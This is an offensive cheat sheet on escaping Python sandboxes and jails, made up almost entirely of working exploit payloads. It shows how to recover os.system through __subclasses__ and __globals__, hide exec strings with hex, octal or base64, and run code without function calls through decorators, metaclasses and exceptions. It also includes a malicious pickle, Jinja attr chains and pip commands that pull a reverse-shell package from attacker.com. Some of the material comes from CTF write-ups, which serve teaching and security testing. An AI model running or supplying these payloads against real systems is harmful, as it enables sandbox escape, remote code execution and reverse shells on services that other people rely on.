**Bypass Python sandboxes**

These are some tricks to bypass python sandbox protections and execute arbitrary commands.

## Command Execution Libraries

The first thing you need to know is if you can directly execute code with some already imported library, or if you could import any of these libraries:

os.system("ls")

os.popen("ls").read()

commands.getstatusoutput("ls")

commands.getoutput("ls")

commands.getstatus("file/path")

subprocess.call("ls", shell=True)

subprocess.Popen("ls", shell=True)

pty.spawn("ls")

pty.spawn("/bin/bash")

platform.os.system("ls")

pdb.os.system("ls")

#Import functions to execute commands

importlib.import\_module("os").system("ls")

importlib.\_\_import\_\_("os").system("ls")

imp.load\_source("os","/usr/lib/python3.8/os.py").system("ls")

imp.os.system("ls")

imp.sys.modules["os"].system("ls")

sys.modules["os"].system("ls")

\_\_import\_\_("os").system("ls")

import os

from os import \*

#Other interesting functions

open("/etc/passwd").read()

open('/var/www/html/input', 'w').write('123')

#In Python2.7


execfile('/usr/lib/python2.7/os.py')

system('ls')

Remember that the ***open*** and ***read*** functions can be useful to **read files** inside the python sandbox and to **write some code** that you could **execute** to **bypass** the sandbox.

**Python2 input()** function allows executing python code before the program crashes.

Python try to **load libraries from the current directory first** (the following command will print where is python loading modules from): python3 -c 'import sys; print(sys.path)'



## Bypass pickle sandbox with the default installed python packages

### Default packages

You can find a **list of pre-installed** packages here: <https://docs.qubole.com/en/latest/user-guide/package-management/pkgmgmt-preinstalled-packages.html> Note that from a pickle you can make the python env **import arbitrary libraries** installed in the system. For example, the following pickle, when loaded, is going to import the pip library to use it:

#Note that here we are importing the pip library so the pickle is created correctly

#however, the victim doesn't even need to have the library installed to execute it

#the library is going to be loaded automatically

import pickle, os, base64, pip

class P(object):

def \_\_reduce\_\_(self):

return (pip.main,(["list"],))

print(base64.b64encode(pickle.dumps(P(), protocol=0)))

For more information about how pickle works check this: <https://checkoway.net/musings/pickle/>

### Pip package

Trick shared by **@isHaacK**

If you have access to pip or pip.main() you can install an arbitrary package and obtain a reverse shell calling:

pip install http://attacker.com/Rerverse.tar.gz

pip.main(["install", "http://attacker.com/Rerverse.tar.gz"])

You can download the package to create the reverse shell here. Please, note that before using it you should **decompress it, change the setup.py, and put your IP for the reverse shell**:

[1KB](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-L_2uGJGU7AVNRcqRvEi%2Fuploads%2Fgit-blob-3d8a632065b3179ece5bc038025f8126ced8f256%2FReverse.tar.gz?alt=media)

[Reverse.tar.gz](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-L_2uGJGU7AVNRcqRvEi%2Fuploads%2Fgit-blob-3d8a632065b3179ece5bc038025f8126ced8f256%2FReverse.tar.gz?alt=media)

This package is called Reverse. However, it was specially crafted so that when you exit the reverse shell the rest of the installation will fail, so you **won't leave any extra python package installed on the server** when you leave.

## Eval-ing python code

Note that exec allows multiline strings and ";", but eval doesn't (check walrus operator)

If certain characters are forbidden you can use the **hex/octal/B64** representation to **bypass** the restriction:

exec("print('RCE'); \_\_import\_\_('os').system('ls')") #Using ";"

exec("print('RCE')\n\_\_import\_\_('os').system('ls')") #Using "\n"

eval("\_\_import\_\_('os').system('ls')") #Eval doesn't allow ";"

eval(compile('print("hello world"); print("heyy")', '<stdin>', 'exec')) #This way eval accept ";"

\_\_import\_\_('timeit').timeit("\_\_import\_\_('os').system('ls')",number=1)

#One liners that allow new lines and tabs

eval(compile('def myFunc():\n\ta="hello word"\n\tprint(a)\nmyFunc()', '<stdin>', 'exec'))

exec(compile('def myFunc():\n\ta="hello word"\n\tprint(a)\nmyFunc()', '<stdin>', 'exec'))

#Octal

exec("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51\56\163\171\163\164\145\155\50\47\154\163\47\51")

#Hex

exec("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x27\x6c\x73\x27\x29")

#Base64

exec('X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2xzJyk='.decode("base64")) #Only python2

exec(\_\_import\_\_('base64').b64decode('X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2xzJyk='))

### Other libraries that allow to eval python code

#Pandas

import pandas as pd

df = pd.read\_csv("currency-rates.csv")

df.query('@\_\_builtins\_\_.\_\_import\_\_("os").system("ls")')

df.query("@pd.io.common.os.popen('ls').read()")

df.query("@pd.read\_pickle('http://0.0.0.0:6334/output.exploit')")

# The previous options work but others you might try give the error:

# Only named functions are supported

# Like:

df.query("@pd.annotations.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_']['eval']('print(1)')")

## Operators and short tricks

# walrus operator allows generating variable inside a list

## everything will be executed in order

## From https://ur4ndom.dev/posts/2020-06-29-0ctf-quals-pyaucalc/

[a:=21,a\*2]

[y:=().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[84]().load\_module('builtins'),y.\_\_import\_\_('signal').alarm(0), y.exec("import\x20os,sys\nclass\x20X:\n\tdef\x20\_\_del\_\_(self):os.system('/bin/sh')\n\nsys.modules['pwnd']=X()\nsys.exit()", {"\_\_builtins\_\_":y.\_\_dict\_\_})]

## This is very useful for code injected inside "eval" as it doesn't support multiple lines or ";"

## Bypassing protections through encodings (UTF-7)

In [**this writeup**](https://blog.arkark.dev/2022/11/18/seccon-en/#misc-latexipy) UFT-7 is used to load and execute arbitrary python code inside an apparent sandbox:

assert b"+AAo-".decode("utf\_7") == "\n"

payload = """

# -\*- coding: utf\_7 -\*-

def f(x):

return x

#+AAo-print(open("/flag.txt").read())

""".lstrip()

It is also possible to bypass it using other encodings, e.g. raw\_unicode\_escape and unicode\_escape.

## Python execution without calls

If you are inside a python jail that **doesn't allow you to make calls**, there are still some ways to **execute arbitrary functions, code** and **commands**.

### RCE with [decorators](https://docs.python.org/3/glossary.html#term-decorator)

# From https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/

@exec

@input

class X:

pass

# The previous code is equivalent to:

class X:

pass

X = input(X)

X = exec(X)

# So just send your python code when prompted and it will be executed

# Another approach without calling input:

@eval

@'\_\_import\_\_("os").system("sh")'.format

class \_:pass

### RCE creating objects and overloading

If you can **declare a class** and **create an object** of that class you could **write/overwrite different methods** that can be **triggered** **without** **needing to call them directly**.

#### RCE with custom classes

You can modify some **class methods** (*by overwriting existing class methods or creating a new class*) to make them **execute arbitrary code** when **triggered** without calling them directly.

# This class has 3 different ways to trigger RCE without directly calling any function

class RCE:

def \_\_init\_\_(self):

self += "print('Hello from \_\_init\_\_ + \_\_iadd\_\_')"

\_\_iadd\_\_ = exec #Triggered when object is created

def \_\_del\_\_(self):

self -= "print('Hello from \_\_del\_\_ + \_\_isub\_\_')"

\_\_isub\_\_ = exec #Triggered when object is created

\_\_getitem\_\_ = exec #Trigerred with obj[<argument>]

\_\_add\_\_ = exec #Triggered with obj + <argument>

# These lines abuse directly the previous class to get RCE

rce = RCE() #Later we will see how to create objects without calling the constructor

rce["print('Hello from \_\_getitem\_\_')"]

rce + "print('Hello from \_\_add\_\_')"

del rce

# These lines will get RCE when the program is over (exit)

sys.modules["pwnd"] = RCE()

exit()

# Other functions to overwrite

\_\_sub\_\_ (k - 'import os; os.system("sh")')

\_\_mul\_\_ (k \* 'import os; os.system("sh")')

\_\_floordiv\_\_ (k // 'import os; os.system("sh")')

\_\_truediv\_\_ (k / 'import os; os.system("sh")')

\_\_mod\_\_ (k % 'import os; os.system("sh")')

\_\_pow\_\_ (k\*\*'import os; os.system("sh")')

\_\_lt\_\_ (k < 'import os; os.system("sh")')

\_\_le\_\_ (k <= 'import os; os.system("sh")')

\_\_eq\_\_ (k == 'import os; os.system("sh")')

\_\_ne\_\_ (k != 'import os; os.system("sh")')

\_\_ge\_\_ (k >= 'import os; os.system("sh")')

\_\_gt\_\_ (k > 'import os; os.system("sh")')

\_\_iadd\_\_ (k += 'import os; os.system("sh")')

\_\_isub\_\_ (k -= 'import os; os.system("sh")')

\_\_imul\_\_ (k \*= 'import os; os.system("sh")')

\_\_ifloordiv\_\_ (k //= 'import os; os.system("sh")')

\_\_idiv\_\_ (k /= 'import os; os.system("sh")')

\_\_itruediv\_\_ (k /= 'import os; os.system("sh")') (Note that this only works when from \_\_future\_\_ import division is in effect.)

\_\_imod\_\_ (k %= 'import os; os.system("sh")')

\_\_ipow\_\_ (k \*\*= 'import os; os.system("sh")')

\_\_ilshift\_\_ (k<<= 'import os; os.system("sh")')

\_\_irshift\_\_ (k >>= 'import os; os.system("sh")')

\_\_iand\_\_ (k = 'import os; os.system("sh")')

\_\_ior\_\_ (k |= 'import os; os.system("sh")')

\_\_ixor\_\_ (k ^= 'import os; os.system("sh")')

#### Crating objects with [metaclasses](https://docs.python.org/3/reference/datamodel.html#metaclasses)

The key thing that metaclasses allow us to do is **make an instance of a class, without calling the constructor** directly, by creating a new class with the target class as a metaclass.

# Code from https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/ and fixed

# This will define the members of the "subclass"

class Metaclass(type):

\_\_getitem\_\_ = exec # So Sub[string] will execute exec(string)

# Note: Metaclass.\_\_class\_\_ == type

class Sub(metaclass=Metaclass): # That's how we make Sub.\_\_class\_\_ == Metaclass

pass # Nothing special to do

Sub['import os; os.system("sh")']

## You can also use the tricks from the previous section to get RCE with this object

#### Creating objects with exceptions

When an **exception is triggered** an object of the **Exception** is **created** without you needing to call the constructor directly (a trick from [**@\_nag0mez**](https://mobile.twitter.com/_nag0mez)):

class RCE(Exception):

def \_\_init\_\_(self):

self += 'import os; os.system("sh")'

\_\_iadd\_\_ = exec #Triggered when object is created

raise RCE #Generate RCE object

# RCE with \_\_add\_\_ overloading and try/except + raise generated object

class Klecko(Exception):

\_\_add\_\_ = exec

try:

raise Klecko

except Klecko as k:

k + 'import os; os.system("sh")' #RCE abusing \_\_add\_\_

## You can also use the tricks from the previous section to get RCE with this object

### More RCE

# From https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/

# If sys is imported, you can sys.excepthook and trigger it by triggering an error

class X:

def \_\_init\_\_(self, a, b, c):

self += "os.system('sh')"

\_\_iadd\_\_ = exec

sys.excepthook = X

1/0 #Trigger it

# From https://github.com/google/google-ctf/blob/master/2022/sandbox-treebox/healthcheck/solution.py

# The interpreter will try to import an apt-specific module to potentially

# report an error in ubuntu-provided modules.

# Therefore the \_\_import\_\_ functions are overwritten with our RCE

class X():

def \_\_init\_\_(self, a, b, c, d, e):

self += "print(open('flag').read())"

\_\_iadd\_\_ = eval

\_\_builtins\_\_.\_\_import\_\_ = X

{}[1337]

### Read file with builtins help & license

\_\_builtins\_\_.\_\_dict\_\_["license"].\_Printer\_\_filenames=["flag"]

a = \_\_builtins\_\_.help

a.\_\_class\_\_.\_\_enter\_\_ = \_\_builtins\_\_.\_\_dict\_\_["license"]

a.\_\_class\_\_.\_\_exit\_\_ = lambda self, \*args: None

with (a as b):

pass

## Builtins

* [**Builtins functions of python2**](https://docs.python.org/2/library/functions.html)
* [**Builtins functions of python3**](https://docs.python.org/3/library/functions.html)

If you can access the **\_\_builtins\_\_** object you can import libraries (notice that you could also use here other string representation shown in the last section):

\_\_builtins\_\_.\_\_import\_\_("os").system("ls")

\_\_builtins\_\_.\_\_dict\_\_['\_\_import\_\_']("os").system("ls")

### No Builtins

When you don't have \_\_builtins\_\_ you are not going to be able to import anything nor even read or write files as **all the global functions** (like open, import, print...) **aren't loaded**. However, **by default python imports a lot of modules in memory**. These modules may seem benign, but some of them are **also importing dangerous** functionalities inside of them that can be accessed to gain even **arbitrary code execution**.

In the following examples you can observe how to **abuse** some of this "**benign**" modules loaded to **access** **dangerous** **functionalities** inside of them.

**Python2**

#Try to reload \_\_builtins\_\_

reload(\_\_builtins\_\_)

import \_\_builtin\_\_

# Read recovering <type 'file'> in offset 40

().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[40]('/etc/passwd').read()

# Write recovering <type 'file'> in offset 40

().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[40]('/var/www/html/input', 'w').write('123')

# Execute recovering \_\_import\_\_ (class 59s is <class 'warnings.catch\_warnings'>)

().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[59]().\_module.\_\_builtins\_\_['\_\_import\_\_']('os').system('ls')

# Execute (another method)

().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[59].\_\_init\_\_.\_\_getattribute\_\_("func\_globals")['linecache'].\_\_dict\_\_['os'].\_\_dict\_\_['system']('ls')

# Execute recovering eval symbol (class 59 is <class 'warnings.catch\_warnings'>)

().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[59].\_\_init\_\_.func\_globals.values()[13]["eval"]("\_\_import\_\_('os').system('ls')")

# Or you could obtain the builtins from a defined function

get\_flag.\_\_globals\_\_['\_\_builtins\_\_']['\_\_import\_\_']("os").system("ls")

#### Python3

# Obtain builtins from a globally defined function

# https://docs.python.org/3/library/functions.html

help.\_\_call\_\_.\_\_builtins\_\_ # or \_\_globals\_\_

license.\_\_call\_\_.\_\_builtins\_\_ # or \_\_globals\_\_

credits.\_\_call\_\_.\_\_builtins\_\_ # or \_\_globals\_\_

print.\_\_self\_\_

dir.\_\_self\_\_

globals.\_\_self\_\_

len.\_\_self\_\_

\_\_build\_class\_\_.\_\_self\_\_

# Obtain the builtins from a defined function

get\_flag.\_\_globals\_\_['\_\_builtins\_\_']

# Get builtins from loaded classes

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "builtins" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["builtins"]

[**Below there is a bigger function**](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#recursive-search-of-builtins-globals) to find tens/**hundreds** of **places** were you can find the **builtins**.

#### Python2 and Python3

# Recover \_\_builtins\_\_ and make everything easier

\_\_builtins\_\_= [x for x in (1).\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if x.\_\_name\_\_ == 'catch\_warnings'][0]().\_module.\_\_builtins\_\_

\_\_builtins\_\_["\_\_import\_\_"]('os').system('ls')

### Builtins payloads

# Possible payloads once you have found the builtins

\_\_builtins\_\_["open"]("/etc/passwd").read()

\_\_builtins\_\_["\_\_import\_\_"]("os").system("ls")

# There are lots of other payloads that can be abused to execute commands

# See them below

## Globals and locals

Checking the **globals** and **locals** is a good way to know what you can access.

>>> globals()

{'\_\_name\_\_': '\_\_main\_\_', '\_\_doc\_\_': None, '\_\_package\_\_': None, '\_\_loader\_\_': <class '\_frozen\_importlib.BuiltinImporter'>, '\_\_spec\_\_': None, '\_\_annotations\_\_': {}, '\_\_builtins\_\_': <module 'builtins' (built-in)>, 'attr': <module 'attr' from '/usr/local/lib/python3.9/site-packages/attr.py'>, 'a': <class 'importlib.abc.Finder'>, 'b': <class 'importlib.abc.MetaPathFinder'>, 'c': <class 'str'>, '\_\_warningregistry\_\_': {'version': 0, ('MetaPathFinder.find\_module() is deprecated since Python 3.4 in favor of MetaPathFinder.find\_spec() (available since 3.4)', <class 'DeprecationWarning'>, 1): True}, 'z': <class 'str'>}

>>> locals()

{'\_\_name\_\_': '\_\_main\_\_', '\_\_doc\_\_': None, '\_\_package\_\_': None, '\_\_loader\_\_': <class '\_frozen\_importlib.BuiltinImporter'>, '\_\_spec\_\_': None, '\_\_annotations\_\_': {}, '\_\_builtins\_\_': <module 'builtins' (built-in)>, 'attr': <module 'attr' from '/usr/local/lib/python3.9/site-packages/attr.py'>, 'a': <class 'importlib.abc.Finder'>, 'b': <class 'importlib.abc.MetaPathFinder'>, 'c': <class 'str'>, '\_\_warningregistry\_\_': {'version': 0, ('MetaPathFinder.find\_module() is deprecated since Python 3.4 in favor of MetaPathFinder.find\_spec() (available since 3.4)', <class 'DeprecationWarning'>, 1): True}, 'z': <class 'str'>}

# Obtain globals from a defined function

get\_flag.\_\_globals\_\_

# Obtain globals from an object of a class

class\_obj.\_\_init\_\_.\_\_globals\_\_

# Obtaining globals directly from loaded classes

[ x for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "\_\_globals\_\_" in dir(x) ]

[<class 'function'>]

# Obtaining globals from \_\_init\_\_ of loaded classes

[ x for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "\_\_globals\_\_" in dir(x.\_\_init\_\_) ]

[<class '\_frozen\_importlib.\_ModuleLock'>, <class '\_frozen\_importlib.\_DummyModuleLock'>, <class '\_frozen\_importlib.\_ModuleLockManager'>, <class '\_frozen\_importlib.ModuleSpec'>, <class '\_frozen\_importlib\_external.FileLoader'>, <class '\_frozen\_importlib\_external.\_NamespacePath'>, <class '\_frozen\_importlib\_external.\_NamespaceLoader'>, <class '\_frozen\_importlib\_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport.\_ZipImportResourceReader'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class 'os.\_wrap\_close'>, <class '\_sitebuiltins.Quitter'>, <class '\_sitebuiltins.\_Printer'>, <class 'types.DynamicClassAttribute'>, <class 'types.\_GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch\_warnings'>, <class 'reprlib.Repr'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached\_property'>, <class 'contextlib.\_GeneratorContextManagerBase'>, <class 'contextlib.\_BaseExitStack'>, <class 'sre\_parse.State'>, <class 'sre\_parse.SubPattern'>, <class 'sre\_parse.Tokenizer'>, <class 're.Scanner'>, <class 'rlcompleter.Completer'>, <class 'dis.Bytecode'>, <class 'string.Template'>, <class 'cmd.Cmd'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'bdb.Bdb'>, <class 'bdb.Breakpoint'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '\_\_future\_\_.\_Feature'>, <class 'codeop.Compile'>, <class 'codeop.CommandCompiler'>, <class 'code.InteractiveInterpreter'>, <class 'pprint.\_safe\_key'>, <class 'pprint.PrettyPrinter'>, <class '\_weakrefset.\_IterationGuard'>, <class '\_weakrefset.WeakSet'>, <class 'threading.\_RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>]

# Without the use of the dir() function

[ x for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_)]

[<class '\_frozen\_importlib.\_ModuleLock'>, <class '\_frozen\_importlib.\_DummyModuleLock'>, <class '\_frozen\_importlib.\_ModuleLockManager'>, <class '\_frozen\_importlib.ModuleSpec'>, <class '\_frozen\_importlib\_external.FileLoader'>, <class '\_frozen\_importlib\_external.\_NamespacePath'>, <class '\_frozen\_importlib\_external.\_NamespaceLoader'>, <class '\_frozen\_importlib\_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport.\_ZipImportResourceReader'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class 'os.\_wrap\_close'>, <class '\_sitebuiltins.Quitter'>, <class '\_sitebuiltins.\_Printer'>, <class 'types.DynamicClassAttribute'>, <class 'types.\_GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch\_warnings'>, <class 'reprlib.Repr'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached\_property'>, <class 'contextlib.\_GeneratorContextManagerBase'>, <class 'contextlib.\_BaseExitStack'>, <class 'sre\_parse.State'>, <class 'sre\_parse.SubPattern'>, <class 'sre\_parse.Tokenizer'>, <class 're.Scanner'>, <class 'rlcompleter.Completer'>, <class 'dis.Bytecode'>, <class 'string.Template'>, <class 'cmd.Cmd'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'bdb.Bdb'>, <class 'bdb.Breakpoint'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '\_\_future\_\_.\_Feature'>, <class 'codeop.Compile'>, <class 'codeop.CommandCompiler'>, <class 'code.InteractiveInterpreter'>, <class 'pprint.\_safe\_key'>, <class 'pprint.PrettyPrinter'>, <class '\_weakrefset.\_IterationGuard'>, <class '\_weakrefset.WeakSet'>, <class 'threading.\_RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>]

[**Below there is a bigger function**](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#recursive-search-of-builtins-globals) to find tens/**hundreds** of **places** were you can find the **globals**.

## Discover Arbitrary Execution

Here I want to explain how to easily discover **more dangerous functionalities loaded** and propose more reliable exploits.

#### Accessing subclasses with bypasses

One of the most sensitive parts of this technique is being able to **access the base subclasses**. In the previous examples this was done using ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() but there are **other possible ways**:

#You can access the base from mostly anywhere (in regular conditions)

"".\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

[].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

{}.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

(1).\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

bool.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

print.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

open.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

defined\_func.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

#You can also access it without "\_\_base\_\_" or "\_\_class\_\_"

# You can apply the previous technique also here

"".\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()

"".\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()

"".\_\_getattribute\_\_("\_\_class\_\_").mro()[1].\_\_subclasses\_\_()

"".\_\_getattribute\_\_("\_\_class\_\_").\_\_base\_\_.\_\_subclasses\_\_()

# This can be useful in case it is not possible to make calls (therefore using decorators)

().\_\_class\_\_.\_\_class\_\_.\_\_subclasses\_\_(().\_\_class\_\_.\_\_class\_\_)[0].register.\_\_builtins\_\_["breakpoint"]() # From https://github.com/salvatore-abello/python-ctf-cheatsheet/tree/main/pyjails#no-builtins-no-mro-single-exec

#If attr is present you can access everything as a string

# This is common in Django (and Jinja) environments

(''|attr('\_\_class\_\_')|attr('\_\_mro\_\_')|attr('\_\_getitem\_\_')(1)|attr('\_\_subclasses\_\_')()|attr('\_\_getitem\_\_')(132)|attr('\_\_init\_\_')|attr('\_\_globals\_\_')|attr('\_\_getitem\_\_')('popen'))('cat+flag.txt').read()

(''|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(132)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('popen'))('cat+flag.txt').read()

### Finding dangerous libraries loaded

For example, knowing that with the library **sys** it's possible to **import arbitrary libraries**, you can search for all the **modules loaded that have imported sys inside of them**:

[ x.\_\_name\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "sys" in x.\_\_init\_\_.\_\_globals\_\_ ]

['\_ModuleLock', '\_DummyModuleLock', '\_ModuleLockManager', 'ModuleSpec', 'FileLoader', '\_NamespacePath', '\_NamespaceLoader', 'FileFinder', 'zipimporter', '\_ZipImportResourceReader', 'IncrementalEncoder', 'IncrementalDecoder', 'StreamReaderWriter', 'StreamRecoder', '\_wrap\_close', 'Quitter', '\_Printer', 'WarningMessage', 'catch\_warnings', '\_GeneratorContextManagerBase', '\_BaseExitStack', 'Untokenizer', 'FrameSummary', 'TracebackException', 'CompletedProcess', 'Popen', 'finalize', 'NullImporter', '\_HackedGetData', '\_localized\_month', '\_localized\_day', 'Calendar', 'different\_locale', 'SSLObject', 'Request', 'OpenerDirector', 'HTTPPasswordMgr', 'AbstractBasicAuthHandler', 'AbstractDigestAuthHandler', 'URLopener', '\_PaddedFile', 'CompressedValue', 'LogRecord', 'PercentStyle', 'Formatter', 'BufferingFormatter', 'Filter', 'Filterer', 'PlaceHolder', 'Manager', 'LoggerAdapter', '\_LazyDescr', '\_SixMetaPathImporter', 'MimeTypes', 'ConnectionPool', '\_LazyDescr', '\_SixMetaPathImporter', 'Bytecode', 'BlockFinder', 'Parameter', 'BoundArguments', 'Signature', '\_DeprecatedValue', '\_ModuleWithDeprecations', 'Scrypt', 'WrappedSocket', 'PyOpenSSLContext', 'ZipInfo', 'LZMACompressor', 'LZMADecompressor', '\_SharedFile', '\_Tellable', 'ZipFile', 'Path', '\_Flavour', '\_Selector', 'JSONDecoder', 'Response', 'monkeypatch', 'InstallProgress', 'TextProgress', 'BaseDependency', 'Origin', 'Version', 'Package', '\_Framer', '\_Unframer', '\_Pickler', '\_Unpickler', 'NullTranslations']

There are a lot, and **we just need one** to execute commands:

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "sys" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["sys"].modules["os"].system("ls")

We can do the same thing with **other libraries** that we know can be used to **execute commands**:

#os

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "os" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["os"].system("ls")

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "os" == x.\_\_init\_\_.\_\_globals\_\_["\_\_name\_\_"] ][0]["system"]("ls")

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "'os." in str(x) ][0]['system']('ls')

#subprocess

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "subprocess" == x.\_\_init\_\_.\_\_globals\_\_["\_\_name\_\_"] ][0]["Popen"]("ls")

[ x for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "'subprocess." in str(x) ][0]['Popen']('ls')

[ x for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if x.\_\_name\_\_ == 'Popen' ][0]('ls')

#builtins

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "\_\_bultins\_\_" in x.\_\_init\_\_.\_\_globals\_\_ ]

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "builtins" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["builtins"].\_\_import\_\_("os").system("ls")

#sys

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "sys" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["sys"].modules["os"].system("ls")

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "'\_sitebuiltins." in str(x) and not "\_Helper" in str(x) ][0]["sys"].modules["os"].system("ls")

#commands (not very common)

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "commands" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["commands"].getoutput("ls")

#pty (not very common)

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "pty" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["pty"].spawn("ls")

#importlib

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "importlib" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["importlib"].import\_module("os").system("ls")

